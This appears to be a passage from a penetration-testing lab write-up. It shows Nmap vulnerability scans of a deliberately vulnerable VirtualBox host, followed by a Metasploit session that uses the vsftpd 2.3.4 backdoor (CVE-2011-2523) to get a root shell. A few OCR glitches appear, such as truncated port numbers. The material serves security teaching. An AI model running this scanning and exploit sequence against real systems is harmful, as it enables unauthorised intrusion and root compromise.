1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 629.43 seconds
```



To find vernablities we use vuln nse script in nmap

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap -Pn --script vuln 192.168.0.100
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-01 23:20 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.100
Host is up (0.00075s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
```


```
            Public Key Length: 1024
    References:
      https://www.ietf.org/rfc/rfc2246.txt

  Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
    State: VULNERABLE
    IDs:  BID:74733  CVE:CVE-2015-4000
      The Transport Layer Security (TLS) protocol contains a flaw that is
      triggered when handling Diffie-Hellman key exchanges defined with
      the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
      to downgrade the security of a TLS session to 512-bit export-grade
      cryptography, which is significantly weaker, allowing the attacker
      to more easily break the encryption and monitor or tamper with
      the encrypted stream.
    Disclosure date: 2015-5-19
    Check results:
      EXPORT-GRADE DH GROUP 1
            Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
            Modulus Type: Safe prime
            Modulus Source: Unknown/Custom-generated
            Modulus Length: 512
            Generator Length: 8
            Public Key Length: 512
    References:
      https://weakdh.org
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
      https://www.securityfocus.com/bid/74733

  Diffie-Hellman Key Exchange Insufficient Group Strength
    State: VULNERABLE
      Transport Layer Security (TLS) services that use Diffie-Hellman groups
      of insufficient strength, especially those using one of a few commonly
      shared groups, may be susceptible to passive eavesdropping attacks.
    Check results:
      WEAK DH GROUP 1
            Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
            Modulus Type: Safe prime
            Modulus Source: postfix builtin
            Modulus Length: 1024
            Generator Length: 8
            Public Key Length: 1024
    References:
_     https://weakdh.org
ssl-poodle:
  VULNERABLE:
  SSL POODLE information leak
    State: VULNERABLE
    IDs:  BID:70574  CVE:CVE-2014-3566
          The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
          products, uses nondeterministic CBC padding, which makes it easier
          for man-in-the-middle attackers to obtain cleartext data via a
```

```
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
3/tcp   open  domain
0/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-trace: TRACE is enabled
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.100
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.0.100:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.0.100:80/mutillidae/index.php?page=set-background-color.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=set-background-color.php
|
|     Path: http://192.168.0.100:80/mutillidae/index.php?page=html5-storage.php
|     Form id: idform
|     Form action: index.php?page=html5-storage.php
|
|     Path: http://192.168.0.100:80/mutillidae/index.php?page=register.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=register.php
|
|     Path: http://192.168.0.100:80/mutillidae/?page=source-viewer.php
```

```
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.0.100:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.0.100:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-net
work.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.100:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
```

```
514/tcp  open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code e
xecution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| ssl-dh-params:
```

```
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun
/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
| http-cookie-flags:
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/jscript/upload.html:
|     JSESSIONID:
|_      httponly flag not set
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 349.74 seconds

┌──(root㉿kali)-[/home/dhairya]
└─#
```



1. CVE-2011-2523 - vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Printer-Friendly View

CVE-ID

CVE-2011-2523 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description


vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.


References


Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:[oss-security] 20110711 Re: vsftpd download backdoored
- URL:https://www.openwall.com/lists/oss-security/2011/07/11/5
- MISC:http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html
- URL:http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html
- MISC:https://access.redhat.com/security/cve/cve-2011-2523

Exploiting


(root㉿kali)-[/home/dhairya]
msfconsole
< HONK >
=[metasploit v6.3.16-dev]
+ -- --=[2315 exploits - 1208 auxiliary - 412 post]
+ -- --=[975 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: You can use help to view all available commands
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution


msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.188.129
RHOST => 192.168.188.129


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.188.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.188.129:21 - USER: 331 Please specify the password.
[+] 192.168.188.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.188.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.188.164:41891 -> 192.168.188.129:6200) at 2024-02-09 09:52:34 +0530
-help
sh: line 6: -help: command not found
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:78:f6:e4
inet addr:192.168.188.129 Bcast:192.168.188.255 Mask:255.255.255.0
inet6 addr: 2401:4900:84cd:12f9:a00:27ff:fe78:f6e4/64 Scope:Global
inet6 addr: fe80::a00:27ff:fe78:f6e4/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:24033 errors:0 dropped:0 overruns:0 frame:0
TX packets:23763 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2884232 (2.7 MB) TX bytes:16350673 (15.5 MB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:289 errors:0 dropped:0 overruns:0 frame:0
TX packets:289 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:109449 (106.8 KB) TX bytes:109449 (106.8 KB)